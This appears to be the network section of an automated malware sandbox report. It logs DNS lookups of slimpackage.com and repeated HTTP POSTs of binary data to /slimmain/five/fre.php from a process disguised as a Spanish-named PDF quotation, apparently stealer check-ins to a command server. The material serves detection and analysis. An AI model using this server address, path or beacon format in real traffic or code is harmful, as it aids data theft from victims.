Jan 14, 2022 17:29:40.372648001 CET	192.168.2.5	8.8.8.8	0xe792	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:41.774826050 CET	192.168.2.5	8.8.8.8	0x5997	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:43.280211926 CET	192.168.2.5	8.8.8.8	0x38e4	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:44.712246895 CET	192.168.2.5	8.8.8.8	0x8267	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:46.758122921 CET	192.168.2.5	8.8.8.8	0xd0ae	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:50.919126987 CET	192.168.2.5	8.8.8.8	0xf5d9	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:53.559356928 CET	192.168.2.5	8.8.8.8	0x2566	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:55.574177027 CET	192.168.2.5	8.8.8.8	0xf2bf	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:57.418695927 CET	192.168.2.5	8.8.8.8	0xac0e	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:59.970988035 CET	192.168.2.5	8.8.8.8	0xcc3a	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:01.880326033 CET	192.168.2.5	8.8.8.8	0x2c7d	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:03.246323109 CET	192.168.2.5	8.8.8.8	0xf940	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:04.588593960 CET	192.168.2.5	8.8.8.8	0xc907	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:06.287013054 CET	192.168.2.5	8.8.8.8	0x402c	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:07.919339895 CET	192.168.2.5	8.8.8.8	0x6262	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:09.826633930 CET	192.168.2.5	8.8.8.8	0xfc4b	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 17:28:13.115070105 CET	8.8.8.8	192.168.2.5	0xcc77	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:14.831212997 CET	8.8.8.8	192.168.2.5	0x2fa2	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:16.466959953 CET	8.8.8.8	192.168.2.5	0xefad	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:18.784615993 CET	8.8.8.8	192.168.2.5	0x3ce6	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:21.063589096 CET	8.8.8.8	192.168.2.5	0x8000	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:23.122594118 CET	8.8.8.8	192.168.2.5	0x4772	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:24.605462074 CET	8.8.8.8	192.168.2.5	0x76d2	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:25.956110001 CET	8.8.8.8	192.168.2.5	0x1ce3	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:27.683886051 CET	8.8.8.8	192.168.2.5	0x2531	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:29.126961946 CET	8.8.8.8	192.168.2.5	0xdc7f	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:30.458503962 CET	8.8.8.8	192.168.2.5	0x29b6	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:31.827296972 CET	8.8.8.8	192.168.2.5	0xd171	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:35.069721937 CET	8.8.8.8	192.168.2.5	0xbf81	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:37.494354010 CET	8.8.8.8	192.168.2.5	0xd37b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:40.894728899 CET	8.8.8.8	192.168.2.5	0xef55	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:45.531521082 CET	8.8.8.8	192.168.2.5	0x734c	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:47.250000954 CET	8.8.8.8	192.168.2.5	0x84bc	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:48.810790062 CET	8.8.8.8	192.168.2.5	0x2c2b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:50.667985916 CET	8.8.8.8	192.168.2.5	0x1ed1	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:52.315208912 CET	8.8.8.8	192.168.2.5	0xbf51	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:53.903908968 CET	8.8.8.8	192.168.2.5	0xf1f7	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:55.332171917 CET	8.8.8.8	192.168.2.5	0x3666	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:57.485555887 CET	8.8.8.8	192.168.2.5	0x34a	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:28:58.880289078 CET	8.8.8.8	192.168.2.5	0x1206	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:00.313199043 CET	8.8.8.8	192.168.2.5	0xbb58	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 17:29:01.693216085 CET	8.8.8.8	192.168.2.5	0x7fba	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:03.226144075 CET	8.8.8.8	192.168.2.5	0x34ba	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:05.325781107 CET	8.8.8.8	192.168.2.5	0xd94f	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:06.909065008 CET	8.8.8.8	192.168.2.5	0x5a1b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:08.256097078 CET	8.8.8.8	192.168.2.5	0x2f60	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:11.142402887 CET	8.8.8.8	192.168.2.5	0x8dfb	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:14.052234888 CET	8.8.8.8	192.168.2.5	0xd123	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:16.775743008 CET	8.8.8.8	192.168.2.5	0xc2dc	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:18.556022882 CET	8.8.8.8	192.168.2.5	0xc671	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:23.441941023 CET	8.8.8.8	192.168.2.5	0x2830	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:25.648001909 CET	8.8.8.8	192.168.2.5	0x511b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:27.575892925 CET	8.8.8.8	192.168.2.5	0x561b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:29.789906025 CET	8.8.8.8	192.168.2.5	0x46ba	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:32.720993996 CET	8.8.8.8	192.168.2.5	0xe1d0	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:34.742059946 CET	8.8.8.8	192.168.2.5	0xf4ac	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:36.279872894 CET	8.8.8.8	192.168.2.5	0xd601	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:37.662089109 CET	8.8.8.8	192.168.2.5	0xf120	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:39.019954920 CET	8.8.8.8	192.168.2.5	0x4137	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:40.392208099 CET	8.8.8.8	192.168.2.5	0xe792	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:41.792356014 CET	8.8.8.8	192.168.2.5	0x5997	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:43.299621105 CET	8.8.8.8	192.168.2.5	0x38e4	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:44.731709957 CET	8.8.8.8	192.168.2.5	0x8267	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:46.777492046 CET	8.8.8.8	192.168.2.5	0xd0ae	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:50.937889099 CET	8.8.8.8	192.168.2.5	0xf5d9	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:53.576899052 CET	8.8.8.8	192.168.2.5	0x2566	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:55.593589067 CET	8.8.8.8	192.168.2.5	0xf2bf	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 17:29:57.436048031 CET	8.8.8.8	192.168.2.5	0xac0e	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:29:59.990144014 CET	8.8.8.8	192.168.2.5	0xcc3a	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:01.900036097 CET	8.8.8.8	192.168.2.5	0x2c7d	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:03.264153004 CET	8.8.8.8	192.168.2.5	0xf940	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:04.710212946 CET	8.8.8.8	192.168.2.5	0xc907	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:06.306135893 CET	8.8.8.8	192.168.2.5	0x402c	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:07.938632011 CET	8.8.8.8	192.168.2.5	0x6262	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 17:30:09.846517086 CET	8.8.8.8	192.168.2.5	0xfc4b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- slimpackage.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49754	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:13.315745115 CET	1223	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 192 Connection: close
Jan 14, 2022 17:28:13.586972952 CET	1223	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 16:28:12 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49755	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:14.966907978 CET	1224	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 192 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:15.236922026 CET	1225	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 16:28:14 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49768	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:30.598054886 CET	1245	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:30.869498968 CET	1245	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:29 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49769	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:31.998392105 CET	1246	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:32.371730089 CET	1247	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:31 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49772	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:35.257565022 CET	1270	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:35.598879099 CET	1270	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:34 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49773	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:37.734698057 CET	1271	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:38.027388096 CET	1272	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:37 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49774	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:44.091710091 CET	1273	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:44.368436098 CET	1273	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:43 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49775	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:45.667839050 CET	1274	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:46.295262098 CET	1275	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:44 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49776	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:47.384706974 CET	1276	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:47.653799057 CET	1276	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:46 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49777	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:48.947782993 CET	1277	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:49.225759983 CET	1278	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:48 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49778	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:50.801698923 CET	1279	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:51.116813898 CET	1279	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:50 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49780	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:52.454046965 CET	1290	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:52.726126909 CET	1290	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:51 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49757	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:16.603027105 CET	1225	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:16.872795105 CET	1226	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:15 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49781	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:54.036242008 CET	1291	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:54.306258917 CET	1292	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:53 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49782	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:55.470160961 CET	1293	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:55.988012075 CET	1293	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:54 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49784	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:57.622553110 CET	1299	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:57.906794071 CET	1306	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:56 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49791	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:28:59.015616894 CET	1319	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:28:59.285082102 CET	1322	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:58 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49799	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:00.450387001 CET	1335	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:00.713493109 CET	1340	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:28:59 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49806	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:01.829359055 CET	1352	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:02.098814964 CET	1356	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:01 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49812	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:03.362296104 CET	1365	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
Jan 14, 2022 17:29:03.634512901 CET	1365	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 16:29:02 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49813	104.223.93.105	80	C:\Users\user\Desktop\Cotizaci#U00f3npdf.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 17:29:05.461335897 CET	1366	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 165 Connection: close
